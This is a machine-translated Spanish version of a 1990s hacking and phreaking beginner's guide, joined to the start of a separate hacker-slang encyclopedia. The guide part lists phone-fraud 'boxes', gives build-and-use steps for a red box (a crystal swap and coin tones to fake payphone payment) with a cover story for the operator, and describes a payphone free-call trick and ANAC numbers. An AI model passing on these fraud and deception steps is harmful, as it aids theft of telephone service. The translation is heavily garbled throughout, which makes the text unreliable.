4. Tenga cuidado que usted dice sobre sus proyectos del phreaking.
5. Nunca omita materiales del phreaking al aire libre. Manténgalos en su lugar un seguro.
6. No se coge.

D. Donde y cómo empezar phreaking

Bien, usted enlata phreak en cualquier teléfono, pero como declaró anteriormente, es muy tonto hacer así en su línea de teléfono de casa.

Primero usted necesita que usted necesita construir las cajas necesitadas para lo que usted quiere hacer. Todas las cajas y sus descripciones se listan en la próxima sección. La mayoría de las cajas es muy fácil hacer, pero si su no en hacer cagúese, hay maneras normalmente alternativas de fabricación ellos.

E. Cajas y lo que ellos hacen

Caja:	Descripción:
Caja roja	genera tonos para las llamadas telefónicas libres
Caja negra	cuando llamó, la visita no paga nada
Caja de la crema	el microteléfono de instalador de líneas
Caja verde	genera tonos de retorno de moneda
Caja de queso	giros su teléfono en un payphone
Caja acrílica	robe 3-way profesión y otros servicios

Aqua Box	paradas F.B.I. el cerradura-en-rastro
Caja de la explosión	amplificador del micrófono telefónico
Blotto Box	calzones fuera todos los teléfonos en su área
Caja azul	genera 2600hz tono
Caja castaña	crea línea de la fiesta
Caja del brote	taladre teléfono de los vecinos
Chatreuse Box	use electricidad de teléfono
Caja de cromo	manipula tráfico signos
Caja clara	llamadas libres
Caja colorida	conversación telefónica registrador
Caja cobriza	crosstalk de las causas interferencia
Caja carmesí	botón del sostenimiento
Caja oscura	llamadas de la re-ruta
Dayglo Box	conecte a los vecinos telefonee línea
Divertor Box	llamadas de la re-ruta
DLOC Box	cree línea de la fiesta
La Caja de oro	fresadora del dialout
Caja de infinidad	teléfono activado remoto palmadita
Jack Box	toque-tono la almohadilla importante
Caja ligera	en-use luz

Caja del almuerzo	ES transmisor
Caja de la magenta	conecte línea telefónica remota a otro
Mauve Box	palmadita telefónica sin cortar en la línea
Caja de neón	micrófono externo
Caja del ruido	crea ruido de la línea
Caja de la aceituna	timbre externo
Caja de la fiesta	crea línea de la fiesta
Caja de la perla	generador del tono
Caja rosa	crea línea de la fiesta
Caja purpúrea	botón del sostenimiento
Caja del arco iris	rastro de muerte
Razz Box	taladre teléfono de los vecinos
Rock Box	agregue música para telefonear línea
Caja de color escarlata	interferencia de las causas
Caja color de plata	cree DTMF entona para A,B,C, y D
Caja estática	voltaje de los aumentos en teléfono línea
Caja del interruptor	agregue servicios
Caja color canela	conversación telefónica registrador
Caja de Cable de TELEVISION	vea olas legítimas en TELEVISION
Caja de orina	cree perturbación en teléfono auricular

Caja de color de violeta	detenga payphone de colgar a
Caja blanca	DTMF codifican almohadilla
Caja amarilla	agregue extensión de la línea

F. Planes de la caja

La Caja Roja es la herramienta principal que usted usará así que yo he incluido los planes de la Caja Rojos. Los otros planes de la caja pueden transmitirse del Internet.

Caja roja:

Hay dos maneras que usted puede hacer una Caja Roja:

Uno es ir a la Choza de la Radio y comprar un marcador del tono y un 6.5536Mhz cristal. (Si la Choza de la Radio no tiene el cristal, usted puede pedirlos de las compañías de la electrónica que yo he listado al final de esta sección.) Abra el marcador del tono y reemplace el cristal existiendo (grande, brillante, la cosa de metal etiquetó "3.579545Mhz") con el 6.5536Mhz cristal. Ahora, ciérrelo a. Usted tiene una caja roja.

Usarlo para las llamadas de distancia largas tocan los tonos que suman a la cantidad de dinero que las demandas del operador. Para un 25 centavos entone prensa 5 * ' s. Para un 10 centavos entone prensa 3 * ' s. Para un 5 centavos entone prensa 1 *.

Y, la segunda manera que es un método muy más fácil, es recibir los tonos de la Caja Rojos de un programa del phreaking, como: Omnibox, o las Herramientas de Phreaker de Miedo. Toque los tonos cuando usted sostiene un registrador del microcassette lejos aproximadamente 1-inch de sus portavoces de la computadora, y grabe los tonos.

La Caja Roja sólo trabaja en teléfonos públicos, no funciona adelante COCOT. (Definió en próxima sección.) Hace el teléfono pensar que usted ha puesto dinero en. Las Cajas rojas no trabajan en llamadas locales porque el teléfono no está usando ACTOS (Sistema de Peaje de Moneda Automatizado), a menos que usted llama al operador y hace su ponga la llamada para usted. Usted le dice el número que usted quiere marcar y entonces cuando ella le pide que ponga en su dinero, toque los tonos. Si ella le pregunta que por qué usted necesita que ella ponga la llamada le dice ese uno de los botones se quiebra en o algo así. ¡Usted tiene ahora y sabe usar una Caja Roja!

Compañías de la electrónica:

Alltronics
2300 Camino de Zanker
San José, CA 95131,
(408)943-9774 -voz -

(408)943-9776 -facsímil -

Saguaro azul
P.O. Caja 37061
Tucson, AZ 85740,

Mouser
(800)346-6873

Electrónica del unicornio
10000 Canoga Ave. Unidad C-2
Chatsworth, CA 91311,
1-800-824-3432

G. Profesión libre de COCOT

En primer lugar, COCOT está de pie para "Cliente Poseyó Cliente Operó Teléfono." Éstos probablemente serán encontrados al resteraunts, el entretenimiento estaciona, etc.

Todos que usted tiene que hacer para hacer una llamada libre de un COCOT son dial un 1-800 número (ellos le permitieron hacer esto para libre), diga algún bullshit y consigue que ellos cuelguen a usted. Quédese en la línea que después de que ellos cuelgan, entonces marque el número que usted quiere llamar.

Esto no puede trabajar cuando usted leyó esto porque los dueños de COCOT están dándose cuenta más de nosotros todos los días.

H. ANAC numera

ANAC está de pie para "el Número Automatizado el Circuito de Announcment." En otras palabras, usted llama los ANAC numeran en su área y le dice el número del que usted está llamando. Esto es útil al el Crema Embalar, o enganchando su módem a a otras líneas telefónicas, para averiguar qué número usted está usando. ¿El"?" se sustituye para los números desconocidos. Haga algunos examinando para averiguarlos. Aquí está el ANAC numera para el U.S.A. con su código del área, y el único yo supe de en el U.K.:

U.S.A.:

Código del área:	ANAC Number:
201	958
202	811
203	970

205	300-222-2222
205	300-555-5555
205	300-648-1111
205	300-765-4321
205	300-798-1111
205	300-833-3333
205	557-2311
205	811
205	841-1111
205	908-222-2222
206	411
207	958
209	830-2121
209	211-9779
210	830
212	958
213	114
213	1223
213	211-2345
213	211-2346
213	760-2???
213	61056
214	570
214	790
214	970-222-2222
214	970-611-1111
215	410-????
215	511
215	958
216	200-????
216	331
216	959-9968
217	200-???-????
219	550
219	559
301	958-9968
310	114
310	1223
310	211-2345
310	211-2346
312	200
312	290
312	1-200-8825
312	1-200-555-1212
313	200-200-2002
313	200-222-2222

313	200-???-????
313	200200200200200
314	410-????
315	953
315	958
315	998
317	310-222-2222
317	559-222-2222
317	743-1218
334	5572411
334	5572311
401	200-200-4444
401	222-2222
402	311
404	311
404	940-???-????
404	940
405	890-7777777
405	897
407	200-222-2222
408	300-???-????
408	760
408	940
409	951
409	970-????
410	200-6969
410	200-555-1212
410	811
412	711-6633
412	711-4411
412	999-????
413	958
413	200-555-5555
414	330-2234
415	200-555-1212
415	211-2111
415	2222
415	640
415	760-2878
415	7600-2222
419	311
502	200-2222222
502	997-555-1212
503	611
503	999
504	99882233

504	201-269-1111
504	998
504	99851-0000000000
508	958
508	200-222-1234
508	200-222-2222
508	26011
509	560
510	760-1111
512	830
512	970-????
515	5463
515	811
516	958
516	968
517	200-222-2222
517	200200200200200
518	511
518	997
518	998
603	200-222-2222
606	997-555-1212
606	711
607	993
609	958
610	958
610	958-4100
612	511
614	200
614	517
615	200200200200200
615	2002222222
615	830
616	200-222-2222
617	200-222-1234
617	200-222-2222
617	200-444-4444
617	220-2622
617	958
618	200-???-????
618	930
619	211-2001
619	211-2121
703	811
704	311
707	211-2222

708	1-200-555-1212
708	1-200-8825
708	200-6153
708	724-9951
708	356-9646
713	380
713	970-????
713	811
714	114
714	211-2121
714	211-2222
716	511
716	990
717	958
718	958
802	2-222-222-2222
802	200-222-2222
802	1-700-222-2222
802	111-2222
805	114
805	211-2345
805	211-2346
805	830
806	970-????
810	200200200200200
812	410-555-1212
813	311
815	200-???-????
817	290
817	211
818	970-611-1111
818	1223
818	211-2345
903	211-2346
904	970-611-1111
906	200-222-222
907	1-200-222-2222
907	811
908	958
910	200
910	311
910	988
914	990-1111
915	970-????
916	211-2222
916	461

919 200
919 711

U.K.:

175

III. REFERENCIA

A. Tajando y phreaking WWW. sitios

Aquí es una lista de algunos sitios de Tejido Anchos Mundiales que contienen tajando, phreaking, computadora, virus, carding, seguridad, etc., material:

Dirección del sitio:

http://www.outerlimits.net/lordsome/index.html (la Capa de Loco de las computadoras)
Http://web2.airmail.net/km/hfiles/free.htm (el Hideout de loco de las computadoras)
http://resudox.net/bio/novell.html
http://www.louisville.edu/wrbake01/hack2.html
http://www.intersurf.com/~materva/files.html
http://hightop.nrl.navy.mil/rainbow.html
http://www.rit.edu/~jmb8902/hacking.html
http://www.spatz.com/pecos/index.html
http://pages.prodigy.com/FL/dtgz94a/files2.html
http://www.2600.com (alt.2600)
http://att.net/dir800
http://draco.centerline.com:8080/~franl/crypto.html
http://everest.cs.ucdavis.edu/Security.html
http://ice-www.larc.nasa.gov/WWW/security.html
http://lOpht.com (lOpht)
http://lOpht.com/~oblivion/IIRG.html
http://underground.org
http://www.alw.nih.gov/WWW/security.html
http://www.aspentec.com/~frzmtdb/fun/hacker.html
http://www.cis.ohi-state.edu/hypertext/faq/usenet/alt-2600-faq/faq.html
http://www.cs.tufts.ed/~mcable/cypher/alerts/alerts.html
http://www.engin.umich.edu/~jgotts/underground/boxes.html
http://www.etext.org/Zines
http://www.inderect.com/www/johnk /
http://www.mgmua.com/hackers/index.html
http://www.paranoia.com/mthreat
http://www.paranoia.com/astrostar/fringe.html

http://www.umcc.umich.edu/~doug/virus-faq.html
http://www.wired.com

B. Tajando buenos y archivos de texto de phreaking

Todos estos archivos están disponibles por transmita del Internet.

Nombre del archivo:

La Guía de un Novicio A Tajar

Alt.2600 jamelgo Faq

El Manual del Loco de las computadoras

El Oficial el Manual de Phreaker

El arco iris Reserva (Listó en Sección D.)

El Loco de las computadoras Crackdown

Locos de las computadoras de la computadora: los Rebeldes Con UNA Causa

La Legión De Sentencia los Periódicos Técnicos

La Guía del Ultimo Principiante A Tajar Y Phreaking (por supuesto!)

C. Tajando y phreaking Newsgroups

alt.2600
alt.2600.hope.tech
alt.cellular
alt.cellular-teléfono-tecnología
alt.comp.virus
alt.cracks
alt.cyberpunk
alt.cyberspace
alt.dcom.telecom
alt.fan.lewiz
alt.hackers

alt.hackintosh
alt.hackers.malicious
alt.security

D. Libros del arco iris

Los Libros del Arco iris son una serie de evaluaciones gubernamentales en varias cosas relacionadas a seguridad de sistema de computadora. Usted puede conseguir todos los Libros del Arco iris existiendo libran y si usted pide ser puesto en su lista del envío que usted conseguirá cada nuevo cuando sale. Simplemente escriba a la dirección o llame el número debajo:

Infosec Conocimiento División
ATN: x711/IAOC
Fuerte George G. Meade, MD 20755-6000,

o llamada:
(410)766-8729

Aquí es la lista de todo el Arco iris Reserva y sus descripciones:

Color:	Descripción:
Naranja 1	D.O.D. Confió en Sistemas de la Computadora
Verde	D.O.D. la Dirección de la Contraseña
Amarillo	Requisitos de Seguridad de computadora
Ponga amarillo 2	Requisitos de Seguridad de computadora
Corteza Confiados	Auditoría comprensiva En Sistemas
Luminoso Azul	Evaluación del Producto confiada
Naranja de neón	Acceso Discrecional entendiendo
Teal Green	Glosario De Términos de la Computadora
Naranja 2	Configuraciones comprensivas

Rojo	Interpretación De Evaluación
Burgundy	Documentación del Plan comprensiva
Lavanda oscura	Distrobution Confiado entendiendo
Venecia Blue	Subalterno-sistemas de Seguridad de computadora
Aqua	Seguridad Planeando comprensivo
Oscuro Rojo	Interpretaciones De Ambientes
Rosa	Fase de Maintenence tasando
Púrpura	Sistemas de la Comprobación formales
Castaño	Medios Confiados entendiendo
Amarillo-verde	Manuales de Facilidad Confiados escribiendo
Luz Azul	Identificación comprensiva Y Autenticación En Sistemas Confiados
Azul	Evaluación del producto Questionaire
Gris	Lista de Mando de Acceso seleccionando
Lavander	Interpretación de Dirección de base de datos
Ponga amarillo 3	Recuperación Confiada entendiendo
Naranja luminosa	Comprobación de Seguridad comprensiva
Púrpura 1	Guíe A la Procuración del Sistema
Púrpura 2	Guíe A la Procuración del Sistema
Púrpura 3	Guíe A la Procuración del Sistema
Púrpura 4	Guíe A la Procuración del Sistema
Verde	Datos comprensivos Remanence
Melocotón caliente	Rasgos de Seguridad escribiendo
Turquiose	Seguridad de Información comprensiva

Violeta Protección de Acceso controlada

Rosa ligera Cauces Abrigados entendiendo

E. Tajando frescos y revistas del phreaking

Revista de Phrack

2600 revista

Taladre Revista

Revista de Phantasy

F. Tajando y películas del phreaking

Película:

Locos de las computadoras

Juegos de guerra

G. Tajando y sitios de Ardilla terrestre de phreaking

Dirección:

ba.com
csrc.ncsl.nist.gov
gopher.acm.org
gopher.cpsr.org
gopher.cs.uwm
gopher.eff.org
oss.net
spy.org
wiretap.spies.com

H. Tajando y phreaking los sitios de Ftp

Dirección:

2600.com
agl.gatech.edu/pub
asylum.sf.ca.us
clark.net/pub/jcase
ftp.armory.com/pub/user/kmartind
ftp.armory.com/pub/user/swallow
ftp.fc.net/pub/defcon/BBEEP
ftp.fc.net/pub/phrack
ftp.giga.or.at/pub/hacker
ftp.lava.net/users/oracle
ftp.microserve.net/ppp-pop/strata/mac
ftp.near.net/security/archives/phrack
ftp.netcom.com/pub/br/bradelym
ftp.netcom.com/pub/daemon9
ftp.netcom.com/pub/zz/zzyzx
ftp.primenet.com/users/k/kludge

Yo. Tajando y phreaking BBS

BBS es Sistemas del tablón de anuncios en los que los locos de las computadoras y phreakers pueden mandarnos por correo mensajes.

Aquí es una lista de algún BBS es de que yo sé. Si usted sabe de cualquier otro BBS, por favor el E-mail yo vía el A.S.H. la dirección del E-mail. También, Por favor note que algunos de éstos pueden ser viejos y corriendo.

Código del área:	Número de teléfono:	Nombre:
203	832-8441	Piedra de la runa
210	493-9975	La Verdad el Dominio de Sayer
303	343-4053	El Haven de loco de las computadoras
315	656-5135	Nación independiente
315	656-5135	Utopía 617 855-2923 Maas-Neotek
708	676-9855	Apocalipsis 2000
713	579-2276	Morada de KOdE
806	747-0802	Línea estática
908	526-4384	Area 51

502	499-8933	Guerra relámpago
510	935-5845	Electrón de ...Screaming
408	747-0778	La Urna
708	459-7267	El Hoyo del Infierno
415	345-2134	Latón del castillo
415	697-1320	7 verjas De Infierno

J. Locos de las computadoras frescos y phreakers

Sí hay muchos, muchos, frescos locos de las computadoras y phreakers fuera allí, pero éstos son algunos que
ayudado que yo consiguiera este archivo fuera en el Internet. Yo no listé a unas personas porque yo sólo
sabido su nombre real, y yo no quiero usar su nombre real sin su permiso.

Asa:

Sapo de silicón

Logik Bomb/Net Assasin

oleBuzzard

Señor Somer

Weezel

Gracias por sus tipos de ayuda.

K. El Manifiesto de loco de las computadoras

"Éste es ahora nuestro mundo... el mundo del electrón y el interruptor, la belleza del baudio.
Nosotros hacemos use de un servicio que ya existe sin pagar por lo que podría ser pío de suciedad si él
no sea corrido usureando a los glotones, y usted nos llama los delincuentes. Nosotros exploramos... y usted nos llama
delincuentes. Nosotros existimos sin color de la piel, sin nacionalidad, sin el prejuicio religioso... y usted
llámenos los delincuentes. Usted construye las bombas atómicas, guerras del sueldo, asesinan, estafan, y quedan a nosotros y intenta a

háganos creer que es para nuestro propio bueno, todavía nosotros somos los delincuentes.

Sí, yo soy un delincuente. Mi crimen es el de curiosidad. Mi crimen es el de juzgar a las personas por
lo que ellos dicen y piensan, no lo que ellos se parecen. Mi crimen es el de serlo más listo que, algo,
que usted nunca me perdonará para. Yo soy un loco de las computadoras y éste es mi manifiesto. Usted puede detener esto
individual, pero usted no puede detenernos todos... después de todo, nosotros somos todos igual."

+++The Mentor+++

K. ¡Tajando feliz!

Tenga cuidado y se divierte. Recuerde guardar su ojo fuera para el próximo volumen de
La Guía del Ultimo Principiante A Tajar Y Phreaking y la Legión Del Apocalipsis
W.W.W. la página. Oh, y sigue buscando nuestra revista en-línea, también, debe estar saliendo
pronto. Bien, yo espero que usted disfrutara el archivo y lo encontró informativo. Yo también espero que yo
ayudado lo consigue empezado tajando y phreaking.

"La Revelación está aquí."

* La -revelación - *

LOA--la CENIZA

EOF

El paraíso Perdió, reserve III, linee 18
%%%%%%%%%%%%%%%%%%%%%%%%
01010101010101NEURONOMICON010101010010
++++++++++Hacker¹s Encyclopedia++++++++
== == == == La =by Logik Bomba (LOA-CENIZA) == == == =
http://www.sisna.com/users/Ryder/hack.html
---------- (1995-1996-First edición)----------
%%%%%%%%%%%%%%%%%%%%%%%%

" [W]atch donde usted va

¡una vez usted ha entrado aquí, y a quien usted se vuelve!
¡No sido desencaminado por ese pasaje ancho y fácil!"
Y mi Guía [dijo] a él: "Ésa no es su preocupación;
es su destino para entrar en cada puerta.
Esto ha sido legado donde lo que es debe ser,
y no es suyo para cuestionar. Diga ningún más."
Dante Alighieri, _The Inferno_,
Traducido por John Ciardi

Reconocimientos

A los muchos programadores de tajar software por todas partes. También, yo debo notar que unos de estas entradas se toma de "UNA Lista Completa de Jerga del Loco de las computadoras y Otras Cosas," Versión 1C, por Casual, Bloodwing y Cruzado; este doc empezaron como una actualización extraoficial. Sin embargo, I¹ve puso al día, alteró, re-escrito y por otra parte rasgado el documento original separadamente, tan ahora el they¹re muy disímil. Ahora usted los can¹t me acusan de plagio. Yo pienso que la lista es muy bien escrita; mi único problema con él es que salió en 1990 que lo hacen algo anticuado. Yo también recibí un poco de información del _The Cyberpunk Manual (El Cyberpunk Fakebook)_ Real por R.U. Sirius, St.¡, Jude, y Bart Nagel; "alt.cyberpunk Frequently Preguntó las Preguntas listan" por Erich Schneider; el Loco de las computadoras de _The Crackdown_, por Bruce Sterling; el "alt.2600/#hack FAQ Beta .013," por Viajero; _Cyberia: la Vida en las Trincheras de Hyperspace_ por Douglas Rushkoff; _Takedown: La Persecución y Captura de Kevin Mitnick, America¹s el Bandido de la Computadora más Peligroso Por el Hombre Que Hizo It_, por Tsutomu Shimomura y John Markoff; _The Cyberthief y el Samurai_ por Jeff Goodell; _Cyberpunk: los Bandidos y Locos de las computadoras en la Computadora Frontier_ por Katie Hafner y John Markoff, _Masters de Deception_ por Michelle Slatella y Joshua Quittner, _The Illuminatus! Trilogy_ por Robert Shea y Robert Anton Wilson, _Naked Lunch_ por William S. Burroughs, así como los trabajos de muchos autores de SF; y muchos parte de atrás emite de tal e-zines como _Phrack Magazine_, _40Hex_, el _LOD/H Journals_ Técnicos y _Cheap Truth_ y revistas de la impresión como _Newsweek_, _TIME_, _Internet Underground_, _Wired_ y _2600: El Loco de las computadoras Quarterly_, así como las varias personas que yo he consultado. Los probadores del alfa incluyen Einsteinium, Implacable y el Manual Atropella y mi único probador de la beta ha sido Pícaro Espacial.

Yo también he seguido mucha información (no-cyber) el punks y la subcultura circundante de Ronald DuPlanty II quién estaba en mi novena calidad cuarto-periodo drama clase que además de tener el la mayoría el piercings I¹ve alguna vez visto además de ese polluelo en _Pulp Fiction_, escribiendo un monólogo muy fresco que era más cyberpunk que él alguna vez consideró, y siendo un todos-alrededor del gran tipo, me enseñó más sobre el Cartílago Palpitante que _Cyberia_ alguna vez vino cerca de, de hecho más de mí en la vida quiso saber. Yo también seguí información de las porciones el delire escena de mi primo Sean Krueger.

Finalmente, gracias a Nueve Uñas de la Pulgada, Rabia Contra la Máquina, y la Cura, por darme música del fondo buena mientras yo estaba escribiendo esto.

Introducción

I¹m no realmente grande en introducciones; ellos tienden a ser simplemente una pérdida grande de espacio antes del documento real. ¿Además, what¹s la diferencia entre una introducción y un prólogo? ¿Y qué sobre un prólogo? ¿Dónde encaja eso en? Espere... ¿Se desviado I¹m, aren¹t yo?

Si cualquiera tiene cualquier entrada que ellos quieren que yo agregue, o una más nueva versión de "UNA Lista Completa de Jerga del Loco de las computadoras y Otras Cosas," por favor me lo envía a Ryder@sisna.com para que yo pueda incluir cambios en la 1997 edición. Don¹t cambian algo si usted distribuye esto a otros sitios (y por favor hace; yo quiero esto distribuido por el lugar); si usted encuentra cualquier typos que yo puedo haber hecho, notifiqúeme y yo haré el cambio en la próxima edición. Yo no puedo hacer ninguna garantía acerca de la exactitud de cualquiera de estas entradas, pero si usted ve una manera que I¹ve atornilló a, por favor dígame. Toda mi información son basado en material escrito por periodistas o otros escritores; yo sé que a menudo periodistas son muy, muy extraviarse. Yo también doy la bienvenida nueva información; se supone que este documento es información pertinente a "cyberpunks" para la falta de una palabra mejor; específicamente, SF, tajando, el phreaking, crujiendo, el virii y info de la subcultura (yo estoy usando mi propia discreción hasta donde el último; mientras yo he escogido entrar en tal material cuestionable como información sobre el goths y Zippies, yo los don¹t quieren esto para convertirse en _Mondo 2000: UNA Guía de User¹s a Ser un Fashionpunk_.) Yo no estoy incluyendo información sobre cultura del Precio neto básica, como siglas de IRC y emoticons; esta clase de cosa ya es cubierta por personas con mucho más conocimiento que yo en otros archivos. También, I¹m un usuario de Mac, y aunque yo tengo algún Wintel y conocimiento de UNIX y el resto normalmente es subido por mis probadores del alfa, yo puedo tener un poco de información incorrecta, así que yo doy la bienvenida correcciones. Nota: yo estoy usando anaqueles alrededor del tal info como etimología. Yo también uso anaqueles para los subtítulos extraoficiales; por ejemplo, _Die Hard 2_ se escribe como _Die Hard 2_ [Muérase más Duro] porque sin embargo el subtítulo (Muérase más Duro) se usó anunciando, no es parte del título oficial. Yo también estoy usando seudónimos que fueron significados engañar entrada en vigor de la ley y no se significaron como asas bajo la forma Lastname, Firstname, pero yo está usando asas, incluso aquéllos en la forma de nombres apropiados (como Emmanuel Goldstein), sin poner el último nombre primero. También se ponen en un índice primero asas que se parecen nombres apropiados con último nombre, pero ese referencias justas a la otra entrada. ¿(Eso que, usted me quiere escribirles al RELAMPAGO, CABALLERO y PHREAK, ACIDO? Doesn¹t realmente trabajan, aunque John Perry Barlow se refiere a "Sr. Phreak" y "Sr. Optik".) Yo no puedo creer que yo estoy pasándome mi tiempo en este crap.

Oh, sí, y así que usted sabe quién yo soy y lo que mis prejuicios personales son, I¹m Logik Bomba, agradada para encontrarselo. I¹m en escuela secundaria, yo poseo un Power Macintosh 6100/66 (16/500) (así como un 28.8 módem, un paseo del Silbido y un CD-ROM manejan) y yo me considero un loco de las computadoras (a través de definiciones 1, 2, 3 y 5 en mi entrada). Yo he escrito para _Phrack Magazine_. Yo leí mucha ficción del cyberpunk. Yo soy un miembro de la Legión del Apocalipsis, un grupo

del loco de las computadoras Florida-basado pequeño. Mi asa viene del programa normalmente destructivo; sin embargo, yo uso el nombre más para una afinidad por la imaginería de la abolición de lógica lineal normal que el interés en virii o los programas similares. (A propósito, John Perry Barlow dijo que yo tenía una asa fresca. Tan allí.) Finalmente, I¹m uno del muy pocos loco de las computadoras teclea en el mundo entero que sabe deletrear. :)

ABENE, MARCA - vea PHIBER OPTIK

PHREAK ACIDO (1970-Present) - el Asa de Elias Ladopoulos. "Líder" actual de MOD. Puede alcanzarse actualmente a ap@gti.net. [El nombre viene de "el phreak," como en phreak telefónico, y "el ácido," para que sea un juego de palabras en monstruo del ácido, como en alguien que toma mucho LSD. Él los doesn¹t toman ácido, aunque; él escucha a música de casa de ácido.]

ACTOS [el Sistema de Peaje de Moneda Automatizado] - Usó en payphones para mostrar que usted ha puesto dinero de hecho en, así que usted puede hacer una llamada ahora. Puede ser engañado por una Caja Roja.

ADMINISTRACION - Uno de los grupos del hack/phreak más grandes existir en la vida. También incluyó que un grupo llamó Equipo Locos de las computadoras Œ86. Miembros Adolf Hitler incluido, Alfa Centauri, Escritor Tipo Desconocido, británico, Sacerdote Oscuro, David Lightman 214, Dr. Sazone con pimiento, Hewlett Hackard, Estrago Mayor, la Melena Phrame, Mark Twain, Phoneline Fantasma 1, Barón Rojo, Rebelde del Renegado, Sasha Kinski, El Presidente y Walter Mitty.

ADVENTURE - Un Atari viejos 2600 juego video que el Relámpago del Caballero jugó cuando él tenía siete años y descubrió cuartos confidenciales. Esto llevó a un interés encontrando secretos en computadoras. Interesantemente, el cuarto confidencial KL encontró (qué contuvo las iniciales de un programador) se considera a menudo que es en la vida el primer huevo del easter puesto en un programa.

AGENTE STEAL (1961-Present) - el Asa de Justin Peterson más Color canela, alias Samuel Grossman, alias Eric Heinz. El loco de las computadoras y Los Angeles apalean promotor que al parecer trabajó para el FBI después de encarcelarse para el fraude de tarjeta de crédito; recogió info en armas grandes como Mitnick y Poulsen para el Escritorio. Seguido la carrera durante 10 meses antes de aprehenderse en 1994.

AGORAPHOBIA - Literalmente, miedo de todo. Cuando una persona debe ser totalmente aislada del mundo. (Entre otras cosas, el finlandés en Gibson¹s Sprawl la Serie en agoraphobic.) [De latín, "el miedo de todos".]

AGRAJAG LOS PROLONGARON - el miembro Anterior de los Autostopistas y LOD. Él también estaba a favor un programador de las máquinas del juego por dinero viejas. [El asa es de un carácter en _Life, el Universo y Everything_, el tercer libro en los en

aumento inexactamente nombraron la Trilogía de Hitchhiker¹s por Douglas Adams. Yo creo la persona que usa el asa ha combinado los nombres de los carácteres de Agrajag y Wowbanger los Infinitamente Prolongaron.]

AI [Inteligencia de Artifical] - vea INTELIGENCIA ARTIFICIAL

AL [la Vida Artificial] - vea VIDA ARTIFICIAL

ALIANZA - marca de fábrica de AT&T Anterior que se refiere a los sistemas del teleconferencing.

ALTAIR - El muy primero la computadora personal, introdujo 1975. Muy patético por nuestras normas, pero la primera computadora en absoluto disponible a la persona común. [De un destino en el Romulan la zona neutra en el _Star clásico el episodio de Trek_ "el Equilibrio de Terror".]

ALT.2600 - tajando newsgroup de Usenet. De la revista, _2600: El Loco de las computadoras Quarterly_. Hay unas variantes: alt.2600.moderated, alt.2600.hackerz, alt.2600.phreakz y alt.2600hz. [En USENET forme, "el alt," para "la alternativa," y "2600," para el subgroup 2600.]

TELÉFONO AMERICANO Y TELÉGRAFO - vea AT&T

AMÉRICA ONLINE [AOL] - servicio del online comercial Muy malo que subió de las cenizas de un BBS llamó QuantumLink, y el servicio comercial más grande. They¹ve tenía un problema enorme con locos de las computadoras, y su solución es intentar y detener el flujo de programas ellos a los don¹t les gusta y cerró cualquier charla cuarto involucrando tajando, mientras el molestor del niño se aloja estancia. Se han escrito varios programas estafarlos, notablemente AOHell.

ANALOGICO - (1) UNA manera de representar información que usa un rango continuo de valores.

(2) opuesto de digital--mientras un CD es digital, una cinta es analógica; mientras una computadora es digital, un ábaco es analógico.

ANARQUIA - (1) los caoses Totales y desorden.

(2) un tiempo en un país, normalmente después de una revolución, donde no hay ningún gobierno. Esta condición nunca se ha prolongado muy mucho tiempo para.

(3) los principios de la ciencia política de Anarquismo, la última meta de que es el levantamiento de regla centralizada.

(4) [el archivo de anarquía] UN archivo (normalmente el texto) eso detalla tales acciones como cómo prepararse nitroglicerina y otras cosas destructivas. [De griego, "un," no significando nadie, y" -archy," significando "regla." El "n" está en allí porque el it¹s demasiado duro para pronunciar "aarchy".]

AOHELL - el Programa para estafar AOL y descargar estrago con él. También se ha

puesto a babor al Mac. Es, sin embargo, un poco el pedazo difícil de encontrar porque los bastards a AOL intentan cerrar cada sitio que lo tiene.

AOL [América Online] - vea AMÉRICA ONLINE

COMPUTADORA de la MANZANA, INCORPORADO - corporación de la computadora Muy grande cuyo producto principal es el Macintosh y su software del sistema asociado, el MacOS. Fundado en 1976 por Steve Jobs y Steve Wozniak (a propósito, el phreaks telefónico anterior) y creó la Manzana IIe en 1979 que se volvieron la computadora personal normal. En 1984, ellos soltaron el Macintosh ("y los you¹ll ven por qué 1984 won¹t están como 1984"); los Trabajos se forzaron fuera en 1985 y Scully tomó. Scully tenía anuncios buenos pero realmente desordenó no autorizando el MacOS; esto pavimentó la manera para Microsoft y sus excusas patéticas para OSes. (How¹s que para objetividad periodística?) Michael Spindler era CEO hasta temprano 1995, cuando la Manzana tenía un horrible primero el cuarto y perdido $69 millón; Dr. Gilbert Amelio, anteriormente de Semiconductores Nacionales, se hizo el nuevo CEO en temprano 1996. La manzana pegó un todos-tiempo bajo en segundo cuarto 1996 cuando Amelio decidió tomar un $740 millones de pérdida la mayoría de que en "reestructurando costos," el coste de soltar nuevo producto linea y dándose la vuelta la corporación, así como una pérdida en ventas, en parte debido al retraso general en el mercado de la computadora y en parte debido a Apple¹s que continúa problemas.

APPLEGATE, CHRISTINA - el modelo Anterior y actriz, notablemente en el programa de televisión _Married Con Children_. Se extendieron rumores que Erik Bloodaxe la fechó (él dice que ellos no son verdad), y su informe del crédito fue tirado por MOD.

CODIGO del AREA - El prefijo en un número de teléfono, basó en la situación, agregar al número de posibles números de teléfono. Cuando dos o más locos de las computadoras tienen el misma asa y está en disputa acerca de quién lo tenía primero o quién merece se usa para diferenciar, o por lo menos estaba en los años ochenta. (Esto también se usa en este archivo, como con los dos Knightmares y Dr. Quién.)

INTELIGENCIA ARTIFICIAL [AI] - se refería a "inteligente" programas que hacen sus trabajos rápidamente y con mínimo de entrada del usuario, así como el código escrito en juegos de la computadora que gobiernan las acciones de no-usuario controló a carácteres o enemigos. También refiérase a software del sistema que puede razonar; esto no se ha logrado. Los ejemplos más buenos de esto son los AIs dementes en _Neuromancer_ y HAL 9000 en _2001: UN Odyssey_ Espaciales.

VIDA ARTIFICIAL [AL] - programas Vivientes o robots; los viruses pueden ser las formas tempranas, primitivas de vida artificial. Maxis hace programas que usan vida artificial relativamente avanzada (notablemente _SimLife_).

EL ARTISTA ANTERIORMENTE CONOCIDO COMO PHIBER - vea PHIBER OPTIK

ARTE de ASCII - Arte hecho en texto llano. Esto es bastante difícil. Los retratos de las personas hechos en arte de ASCII normalmente sólo trabajo si la persona tiene algún comandante que distingue características; por ejemplo, mientras mi amigo que Einsteinium podrían venir por bastante reconocible porque él tiene pelo largo y lentes, yo no sería en absoluto discernible porque yo tengo lentes del contacto y el pelo de longitud bastante normal, y mi único rasgo realmente distinguiendo es mi pelo rojo que no puede mostrarse en ASCII porque él los can¹t apoyan colores. Que y mi hermosura radiando increíble que desgraciadamente o no puede mostrarse en ASCII. :) [Del Código Normal americano para el Intercambio de Información, el juego de pedazos creó en los años ochenta para representar carácteres.]

